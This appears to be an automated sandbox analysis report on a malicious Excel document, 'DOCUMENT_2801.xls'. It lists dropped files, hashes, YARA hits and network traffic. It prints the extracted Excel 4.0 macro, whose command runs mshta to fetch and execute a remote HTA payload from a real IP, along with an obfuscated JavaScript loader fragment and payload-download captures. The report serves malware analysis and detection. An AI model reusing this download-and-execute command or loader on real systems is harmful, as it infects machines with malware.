Preview:	.....<html><head><meta http-equiv='x-ua-compatible' content='EmulateIE9'><script>l1l=document.documentMode||document.all;var f9f76c=true;ll1=document.layers;lll=window.sidebar;f9f76c=(!(l1l&&ll1)&&!(!l1l&&!ll1&&!lll));l_ll=location+'';l11=navigator.userAgent.toLowerCase();function ll1(l1l){return l11.indexOf(l1l)>0?true:false};llI=ll1('kht')|ll1('per');f9f76c|=llI;zLP=location.protocol+'0FD';jP645E8Mp8TPT=new Array();oV511BYRuo2ih=new Array();oV511BYRuo2ih[0]='g%78%69%6E\103%38%38\117' ;jP645E8Mp8TPT[0]='.<.!.D.O.C.T.Y.P.E. .h.t.m.l. .P.U.B.L.I.C. .''.-.//.W.3.C~..D.T.D. .X.H.T.M.L. .1...0. .T.r.a.n.s.i.t.i.o.n.a.l~..E.N.''~.~\n.t.p.:~..w~B...w.3...o.r.g./.T.R./.x~\n~..1./~..D~N~P.l.1.-.t~~/~1~3~5.l...d.t.d.''.>.<~W. .x~.~/.=.''~=~?~A~C~E~G~l./.1.9~y~V~..l~f~h.e.a.d~g.s.c.r.i.p.t.>.e.v~6.(.u.n.e}..a.p.e.(.\'.%.7.6.%.6.1.\\.1.6

C:\Users\user\AppData\Local\Temp\36E8.tmp

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.1464700112623651
Encrypted:	false
SSDEEP:	3:YmsalTlLPltl2N81HRQjlORGt7RQ//W1XR9//3R9//3R9//:rl912N0xs+CFQXCB9Xh9Xh9X
MD5:	72F5C05B7EA8DD6059BF59F50B22DF33
SHA1:	D5AF52E129E15E3A34772806F6C5FBF132E7408E
SHA-256:	1DC0C8D7304C177AD0E74D3D2F1002EB773F4B180685A7DF6BBE75CCC24B0164
SHA-512:	6FF1E2E6B99BD0A4ED7CA8A9E943551BCD73A0BEFCACE6F1B1106E88595C0846C9BB76CA99A33266FFEC2440CF6A440090F803ABBF28B208A6C7BC6310BEB39E
Malicious:	false
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Temp\~DFEE598E85DD6B8B75.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	3.4082156922514875
Encrypted:	false
SSDEEP:	768:XxIk3hbdlylKsgqopeJBWhZFGkE+cL2NdAJZ6ypPn:XxIk3hbdlylKsgqopeJBWhZFGkE+cL2S
MD5:	20919860D1102256C795CB59C08178AE
SHA1:	E5F6D7A600E9AE82F355A13342C981EBD98517CD
SHA-256:	7560DC6FC4A3C43879C4087FE5806DBC6B69B9F144D5A96822020D16A407B7AA
SHA-512:	DDC8B8B97D8D56629133F9FEF12C1E033933B06ECEDF815C99DE1FFE78DF15FFBF9073E00FDFA715C95D4201872EE528E54E824745152DA95C5C85CBAEE6F89E
Malicious:	false

Preview:	.....

C:\Users\user\AppData\Local\Temp\~DFF08D13411F7037F4.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-msnu (copy)

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5813271999656315
Encrypted:	false
SSDEEP:	96:chQCQMqWqvsqvJCwo5z8hQCQMqWqvsEHyqvJCworXzdTYzH6UVMWlUVjA2:cWzo5z8WnHnorXzdPUVMRA2
MD5:	9EB84C4053A11C348C20FE0BEBBE23DB
SHA1:	898D07BC06C9B6492DC33B6B84194CB24D7F3C6E
SHA-256:	E9844BB96479944A1EC583F985D66D3AD8B7470AE060F625EFB6C92B76E9867F
SHA-512:	01A40427A7E65AE489DC1832494A6D43C73D7A4C6DAB3B3E572185889DD064878EC8F127C22CEC61E6017589D5C318512B84AE2884B1589DBF27DE25A3C98C6
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....: ((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S!...Programs..f.....:...S!.*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.. .....:,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k...:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\AE0RRM4GV8C0LKP8I7YS.temp

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5813271999656315
Encrypted:	false
SSDEEP:	96:chQCQMqWqvsqvJCwo5z8hQCQMqWqvsEHyqvJCworXzdTYzH6UVMWlUVjA2:cWzo5z8WnHnorXzdPUVMRA2
MD5:	9EB84C4053A11C348C20FE0BEBBE23DB
SHA1:	898D07BC06C9B6492DC33B6B84194CB24D7F3C6E
SHA-256:	E9844BB96479944A1EC583F985D66D3AD8B7470AE060F625EFB6C92B76E9867F
SHA-512:	01A40427A7E65AE489DC1832494A6D43C73D7A4C6DAB3B3E572185889DD064878EC8F127C22CEC61E6017589D5C318512B84AE2884B1589DBF27DE25A3C98C6
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....: ((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S!...Programs..f.....:...S!.*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.. .....:,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k...:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\DOCUMENT_2801.xls

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

File Type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: xXx, Last Saved By: xXx, Name of Creating Application: Microsoft Excel, Create Time/Date: Thu Jan 27 23:33:44 2022, Last Saved Time/Date: Fri Jan 28 07:31:35 2022, Security: 0
Category:	dropped
Size (bytes):	91648
Entropy (8bit):	6.8970131412860605
Encrypted:	false
SSDEEP:	1536:ZxIk3hbdlylKsgqopeJBWhZFGkE+cL2NdA/6yH5Eb7EdrpFkkGX/sGC6ORQQDBhO:ZSk3hbdlylKsgqopeJBWhZFGkE+cL2NH
MD5:	8A307768DFEF529EFD715E73A760B6F6
SHA1:	85D4535736310A907B2FF366291B65DB50B3453F
SHA-256:	FCE66FFF96A52981013AF7D73751A1A7B46EC5DD007D5390903B60A60B714CF5
SHA-512:	BCAFD16F994C49AE1407D0FA4D38049D7300130EDB88E1C0629EC6D3962964265E48AAF4AF9096AB7795F1635B2C0EAE378736BA8843F43634105941749F8554
Malicious:	**true**
Yara Hits:	• Rule: SUSP_Excel4Macro_AutoOpen, Description: Detects Excel4 macro use with auto open / close, Source: C:\Users\user\Desktop\DOCUMENT_2801.xls, Author: John Lambert @JohnLaTwC • Rule: JoeSecurity_XlsWithMacro4, Description: Yara detected Xls With Macro 4.0, Source: C:\Users\user\Desktop\DOCUMENT_2801.xls, Author: Joe Security
Preview:	.....>..... .....ZO..... .....\.p....user B.....a.....=.....=..... Xa&8.....X.@....."..... .....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.*.h...6.....C.a.l.i.b.r.i. .L.i.g.h.t.1.

C:\Windows\SysWOW64\Hzcvqvi\kisyfwhhvxv.tpx (copy)

Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	557056
Entropy (8bit):	7.0041357928485235
Encrypted:	false
SSDEEP:	6144:HUNF4UQXTkkAiBuGKDU5PSczbmOTT0DaTMGZUylbdTN1itwRClN6RfcjJxX4R0Zq:AeAa4DU5PSczbmmTzTnqyDx6BrWt
MD5:	900A5B681C016FE03EECB59DBC4855A4
SHA1:	A96CD94DF4DD7A76F636866E9C79E995E1175F2A
SHA-256:	B77B1E649BFF7CC04B78717A35B00CE24441B09F977098B39E31A716BE5E8CAD
SHA-512:	4E0FC66FC0D8672B2A7523329D4A0BC60A664EDEC062C59305DF40CADB890ADE1ED7FAE2C893445C9D199FBCECECC508349D6D3B32DA351EFB7F9A09DE1A24E1
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....hs.a,..2,..2,..2...2&..2...27..2,..2...2...26..2...2...2...2...2...2-..2...2-..2...2-..2Rich,..2.....PE..L.....a.....!.....P... .....`.....]....@-..R...4.....Pv..... ..0N..... ....@.....`.....@.....text...9E.....P..... ..`.rdata.....`.....`.....@..@.data....e...0...0...0.....@....rsrc...Pv.....`.....@..@.reloc..v.... .....@..B..... .....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: xXx, Last Saved By: xXx, Name of Creating Application: Microsoft Excel, Create Time/Date: Thu Jan 27 23:33:44 2022, Last Saved Time/Date: Fri Jan 28 07:31:35 2022, Security: 0
Entropy (8bit):	6.862007600534603
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	DOCUMENT_2801.xls
File size:	92340
MD5:	3f397d9cca325167d86d575896d40207
SHA1:	54b8106c1715eb58230371fa033cbdec1e3aaeff
SHA256:	f695adbe8668cdef7b307bc0fc89a664d8002b42dc91b8a01a75aec4cfc9018c
SHA512:	ab12fc057dae37f8a39092ee4995a114dca0641041408b09514346e7b474bae4e35d283c7e8e31ca120a88563c6c5e35c6ecd50bd633a4dc7202641158357946
SSDEEP:	1536:8xIk3hbdlylKsgqopeJBWhZFGkE+cL2NdA/6yH5Eb7EdrpFkkGX/sGC6ORQQDBh+:8Sk3hbdlylKsgqopeJBWhZFGkE+cL2Nx
File Content Preview:	.....>.....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "DOCUMENT_2801.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	xXx
Last Saved By:	xXx
Create Time:	2022-01-27 23:33:44
Last Saved Time:	2022-01-28 07:31:35
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General

Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.319071371437
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . P . . . . . X . . . . . d . . . . . l . . . . . t . . . . . | . . . . . S h e e t 1 . . . . . M a c r o 3 . . . . . W k s h e e t s . . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f0 00 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 aa 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General

Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096

General	
Entropy:	0.262870751343
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . T . . . . ` . . . . x . . . . x X x . . . . x X x . . . . M i c r o s o f t E x c e l . @ . . . . . . R . . . . @ . . . . e . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 81211

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	81211
Entropy:	7.38151716612
Base64 Encoded:	True
Data ASCII:	. . . . Z O . . . . \\ . p . . . . x X x B . . . . . a . . . . = ... = ... X a & 8 . . . . X . @ . . . . " . . . .
Data Raw:	09 08 10 00 00 06 05 00 5a 4f cd 07 c9 00 02 00 06 08 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 03 00 00 78 58 78 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

Name:	Macro3
Type:	3
Final:	False
Visible:	False
Protected:	False

```
Macro3
3
False
0
False
post
2,2,=EXEC("cmd /c set ooo=mshta http://91.240.118.172/ee/ss/se.html & echo %ooo% | cmd")5,2,=HALT()
```

Name:	Macro3
Type:	3
Final:	False
Visible:	False
Protected:	False


```
Macro3
3
False
0
False
pre
2,2,=EXEC("cmd /c set ooo=mshta http://91.240.118.172/ee/ss/se.html & echo %ooo% | cmd")5,2,=HALT()
```

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/28/22-21:15:07.666041	TCP	2034631	ET TROJAN Maldoc Activity (set)	49166	80	192.168.2.22	91.240.118.172

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 21:15:02.989120960 CET	49165	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:15:03.047852993 CET	80	49165	91.240.118.172	192.168.2.22
Jan 28, 2022 21:15:03.048145056 CET	49165	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:15:03.049511909 CET	49165	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:15:03.108176947 CET	80	49165	91.240.118.172	192.168.2.22
Jan 28, 2022 21:15:03.108724117 CET	80	49165	91.240.118.172	192.168.2.22
Jan 28, 2022 21:15:03.108746052 CET	80	49165	91.240.118.172	192.168.2.22
Jan 28, 2022 21:15:03.108766079 CET	80	49165	91.240.118.172	192.168.2.22
Jan 28, 2022 21:15:03.108783007 CET	80	49165	91.240.118.172	192.168.2.22
Jan 28, 2022 21:15:03.108795881 CET	80	49165	91.240.118.172	192.168.2.22
Jan 28, 2022 21:15:03.108809948 CET	49165	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:15:03.108814955 CET	80	49165	91.240.118.172	192.168.2.22
Jan 28, 2022 21:15:03.108833075 CET	49165	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:15:03.108834028 CET	80	49165	91.240.118.172	192.168.2.22
Jan 28, 2022 21:15:03.108835936 CET	49165	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:15:03.108846903 CET	80	49165	91.240.118.172	192.168.2.22
Jan 28, 2022 21:15:03.108861923 CET	80	49165	91.240.118.172	192.168.2.22
Jan 28, 2022 21:15:03.108865976 CET	49165	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:15:03.108875990 CET	49165	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:15:03.108875990 CET	80	49165	91.240.118.172	192.168.2.22
Jan 28, 2022 21:15:03.108886003 CET	49165	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:15:03.108892918 CET	49165	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:15:03.108908892 CET	49165	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:15:03.117295027 CET	49165	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:15:07.600526094 CET	49166	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:15:07.661833048 CET	80	49166	91.240.118.172	192.168.2.22
Jan 28, 2022 21:15:07.663830042 CET	49166	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:15:07.666040897 CET	49166	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:15:07.729029894 CET	80	49166	91.240.118.172	192.168.2.22
Jan 28, 2022 21:15:07.729461908 CET	80	49166	91.240.118.172	192.168.2.22
Jan 28, 2022 21:15:07.729482889 CET	80	49166	91.240.118.172	192.168.2.22
Jan 28, 2022 21:15:07.730539083 CET	49166	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:15:07.806807995 CET	49167	80	192.168.2.22	136.0.111.15
Jan 28, 2022 21:15:07.945823908 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:07.945950031 CET	49167	80	192.168.2.22	136.0.111.15
Jan 28, 2022 21:15:07.946124077 CET	49167	80	192.168.2.22	136.0.111.15
Jan 28, 2022 21:15:08.085160971 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.091576099 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.091607094 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.091629982 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.091651917 CET	80	49167	136.0.111.15	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 21:15:08.091674089 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.091696024 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.091717958 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.091739893 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.091763020 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.091785908 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.091909885 CET	49167	80	192.168.2.22	136.0.111.15
Jan 28, 2022 21:15:08.091936111 CET	49167	80	192.168.2.22	136.0.111.15
Jan 28, 2022 21:15:08.230431080 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.230458975 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.230477095 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.230495930 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.230513096 CET	49167	80	192.168.2.22	136.0.111.15
Jan 28, 2022 21:15:08.230514050 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.230526924 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.230545998 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.230557919 CET	49167	80	192.168.2.22	136.0.111.15
Jan 28, 2022 21:15:08.230568886 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.230590105 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.230607033 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.230612040 CET	49167	80	192.168.2.22	136.0.111.15
Jan 28, 2022 21:15:08.230618000 CET	49167	80	192.168.2.22	136.0.111.15
Jan 28, 2022 21:15:08.230624914 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.230642080 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.230657101 CET	49167	80	192.168.2.22	136.0.111.15
Jan 28, 2022 21:15:08.230659008 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.230674982 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.230691910 CET	49167	80	192.168.2.22	136.0.111.15
Jan 28, 2022 21:15:08.230693102 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.230710030 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.230726004 CET	49167	80	192.168.2.22	136.0.111.15
Jan 28, 2022 21:15:08.230729103 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.230746984 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.230760098 CET	49167	80	192.168.2.22	136.0.111.15
Jan 28, 2022 21:15:08.230765104 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.230782032 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.230793953 CET	49167	80	192.168.2.22	136.0.111.15
Jan 28, 2022 21:15:08.369255066 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.369285107 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.369302034 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.369321108 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.369339943 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.369357109 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.369378090 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.369395018 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.369395018 CET	49167	80	192.168.2.22	136.0.111.15
Jan 28, 2022 21:15:08.369411945 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.369426966 CET	49167	80	192.168.2.22	136.0.111.15
Jan 28, 2022 21:15:08.369430065 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.369436979 CET	49167	80	192.168.2.22	136.0.111.15
Jan 28, 2022 21:15:08.369448900 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.369467020 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.369477034 CET	49167	80	192.168.2.22	136.0.111.15
Jan 28, 2022 21:15:08.369484901 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.369503975 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.369522095 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.369538069 CET	80	49167	136.0.111.15	192.168.2.22
Jan 28, 2022 21:15:08.369546890 CET	49167	80	192.168.2.22	136.0.111.15
Jan 28, 2022 21:15:08.369554996 CET	80	49167	136.0.111.15	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 21:15:07.777925014 CET	52167	53	192.168.2.22	8.8.8.8
Jan 28, 2022 21:15:07.797043085 CET	53	52167	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 28, 2022 21:15:07.777925014 CET	192.168.2.22	8.8.8.8	0x56d6	Standard query (0)	tamiladsense.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 28, 2022 21:15:07.797043085 CET	8.8.8.8	192.168.2.22	0x56d6	No error (0)	tamiladsense.com		136.0.111.15	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 91.240.118.172
- tamiladsense.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	91.240.118.172	80	C:\Windows\System32\mshta.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:15:03.049511909 CET	0	OUT	GET /ee/ss/se.html HTTP/1.1 Accept: */* Accept-Language: en-US UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 91.240.118.172 Connection: Keep-Alive

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Jan 28, 2022
21:15:03.108724117 CET</td><td>2</td><td>IN</td><td>HTTP/1.1 200 OK
Server: nginx/1.20.2
Date: Fri, 28 Jan 2022 20:15:03 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Data Raw: 32 62 32 37 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d
0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a
0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d
0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09
09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20
68 74 74 70 2d 65 71 75 69 76 3d 27 78 2d 75 61 2d 63 6f 6d 70 61 74 69 62 6c 65 27 20 63 6f 6e 74 65 6e 74 3d 27 45
6d 75 6c 61 74 65 49 45 39 27 3e 3c 73 63 72 69 70 74 3e 6c 31 6c 3d 64 6f 63 75 6d 65 6e 74 2e 64 6f 63 75 6d 65 6e
74 4d 6f 64 65 7c 7c 64 6f 63 75 6d 65 6e 74 2e 61 6c 6c 3b 76 61 72 20 66 39 66 37 36 63 3d 74 72 75 65 3b 6c 6c 31 3d
64 6f 63 75 6d 65 6e 74 2e 6c 61 79 65 72 73 3b 6c 6c 6c 3d 77 69 6e 64 6f 77 2e 73 69 64 65 62 61 72 3b 66 39 66 37
36 63 3d 28 21 28 6c 31 6c 26 26 6c 6c 31 29 26 26 21 28 21 6c 31 6c 26 26 21 6c 6c 31 26 26 21 6c 6c 6c 29 29 3b 6c 5f
